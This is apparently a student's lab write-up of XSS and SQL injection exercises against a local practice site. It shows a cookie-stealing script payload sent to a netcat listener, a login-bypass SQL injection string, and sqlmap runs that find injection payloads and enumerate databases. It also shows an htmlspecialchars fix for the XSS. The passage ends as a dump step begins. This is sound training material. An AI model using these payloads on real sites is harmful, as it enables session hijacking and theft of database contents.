
127.0.0.1/?username=admin&password=SuperSecret1!&version=beta

Welcome!

User Page | Admin Page

Version: beta

In the same window where the victim is logged into the vulnerable application, open a new firefox tab and paste the malicious link in the url bar and press enter. I observe that the page loads normal. This simulates the victim clicking on the link in an email or instance message.




127.0.0.1/home.php?version=<script>var i%3Dnew Image%3Bi.src%3D"http%3A%2F%

Welcome!

User Page | Admin Page

Version:


I navigated back to the netcat listener setup previously. I observed the received connection from the victim that includes their cookie values. The PHPSESSID cookie value is the session identifier used by the web application to identify logged in users. With this token, the attacker can access authenticated pages as the victim!



```
┌──(maria㉿kali)-[~]
└─$ nc -lp 9001
GET /?PHPSESSID=jhk6bnj6ts8st7i5rmdl6v89j0;%20role=administrator HTTP/1.1
Host: 127.0.0.1:9001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/
115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/
Cookie: PHPSESSID=jhk6bnj6ts8st7i5rmdl6v89j0; role=administrator
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-site
```


Step 6: Mitigate the Vulnerability

In a Kali VM bash terminal, I opened the footer.php file in the vulnerable-site/app directory using nano text editor. (btw it the command under this instruction it says home.php not footer.php).




```
  GNU nano 8.1       /home/maria/vulnerable-site/app/footer.php
<?php
echo "Version: ".$_GET['version'];
```

I observe that the last line echos the version GET parameter without any input validation or ouput encoding. Update the last line by wrapping the $_GET['version'] in the htmlspecialchars function.



```
  GNU nano 8.1          /home/maria/vulnerable-site/app/footer.php *
<?php
echo "Version: ".htmlspecialchars($_GET['version']);
```

I opened firefox and navigated to http://127.0.0.1. Entered the username and password to log into application.


127.0.0.1/?username=daniel&password=Password123&version=beta

Welcome!

User Page | Admin Page

Version: beta

Replace the previously vulnerable GET parameter " version " value of " beta " with our XSS test payload "<script>alert('xss')</script> " and press enter. Observe this time that the page loads without the alert popup window and instead displays the payload as raw text!

I forgot to take a screenshot of this but basically where it says version: , where beta went it said <script>alert('xss')</script>

Exercise 9.4 SQL Injection (SQLi)

Bypass authentication controls by exploiting a SQL injection vulnerability. Then dump the users table from the database using SQLmap.

Step 1: Install Docker


This step is skipped since I did this in exercise 9.1 😊

Step 2: Install Vulnerable-site

This step is skipped since I did this in exercise 9.1 😊

Step 3: Identify SQLi


With the vulnerable-site running in my Kali VM, I navigate to http://127.0.0.1/ and enter an incorrect username and password combination. I observe the error message "Wrong username/password" is displayed


127.0.0.1/?username=aedfasfd&password=adsfasf&vers

Wrong username/password

Step 4: Manual SQLi Exploitation

Return to the vulnerable-site login page. Enter the following payload as the username and password and press the submit button. I observe the application logs us in as the administrator! (lol' OR 1=1-- -)


127.0.0.1/?username=lol'+OR+1%3D1--+-&password=l

Welcome!


User Page | Admin Page

Version: beta

Step 5: Automated SQLi with SQLMap


Return to the vulnerable-site's login page and enter any incorrect username and password. Observe the "Wrong username/password" message. Copy the URL to your clipboard to use in the sqlmap tool.

http://127.0.0.1/?username=lol&password=lol&version=beta


127.0.0.1/?username=aaa&password=aaa&version=beta


Wrong username/password

Open a bash terminal and run sqlmap against the URL you just copied




```
┌──(maria㉿kali)-[~/Desktop/vulnerable-site]
└─$ sqlmap -u ' http://127.0.0.1/?username=lol&password=lol&version=beta' --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.7#stable}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 11:38:37 /2024-10-31/

[11:38:37] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=n1rj71fmtpl
...odohrcb3j3'). Do you want to use those [Y/n] Y
[11:38:37] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:38:37] [INFO] testing if the target URL content is stable
[11:38:38] [INFO] target URL content is stable
[11:38:38] [INFO] testing if GET parameter 'username' is dynamic
[11:38:38] [WARNING] GET parameter 'username' does not appear to be dynamic
[11:38:38] [WARNING] heuristic (basic) test shows that GET parameter 'username' might not
be injectable
```

Allow a minute for the tool to complete its analysis. Observe that sqlmap discovered the application is vulnerable to time-based blind injection attacks!




```
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [
y/N] N
sqlmap identified the following injection point(s) with a total of 71 HTTP(s) requests:
---
Parameter: username (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=lol' AND (SELECT 8625 FROM (SELECT(SLEEP(5)))qGxl) AND 'iIee'='iIee&
password=lol&version=beta

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: username=lol' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0×717a6a6b71,0×6c7549635
a5756667377377684a4279495744437164426a746e50684a56574162776e624f634f41,0×7170707871)-- -&
password=lol&version=beta
---
[11:38:48] [INFO] the back-end DBMS is MySQL
```

Enumerate the database names using the --dbs flag. Observe sqlmap slowly identifies each letter of eachdatabase name. After a few minutes, the databases mysql information_schema , performance_schema , sys , and company are identified!




```
┌──(maria㉿kali)-[~/Desktop/vulnerable-site]
└─$ sqlmap -u ' http://127.0.0.1/?username=lol&password=lol&version=beta' --batch --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 11:42:03 /2024-10-31/

[11:42:03] [INFO] resuming back-end DBMS 'mysql'
[11:42:03] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=jb7e1dubqvb
...s0hjda3cqv'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=lol' AND (SELECT 8625 FROM (SELECT(SLEEP(5)))qGxl) AND 'iIee'='iIee&
password=lol&version=beta

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: username=lol' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0×717a6a6b71,0×6c7549635
a57566673777377684a42794957444437164426a746e50684a56574162776e624f634f41,0×7170707871)-- -&
```




```
---
[11:42:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: PHP, Apache 2.4.29
back-end DBMS: MySQL ≥ 5.0.12
[11:42:03] [INFO] fetching database names
[11:42:03] [INFO] retrieved: 'information_schema'
[11:42:03] [INFO] retrieved: 'company'
[11:42:03] [INFO] retrieved: 'mysql'
[11:42:03] [INFO] retrieved: 'performance_schema'
[11:42:03] [INFO] retrieved: 'sys'
available databases [5]:
[*] company
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[11:42:03] [INFO] fetched data logged to text files under '/home/maria/.local/share/sqlmap
/output/127.0.0.1'

[*] ending @ 11:42:03 /2024-10-31/


┌──(maria㉿kali)-[~/Desktop/vulnerable-site]
└─$ ▯
```

The database company looks interesting. Run sqlmap targeting that database and dump all tables within it



```
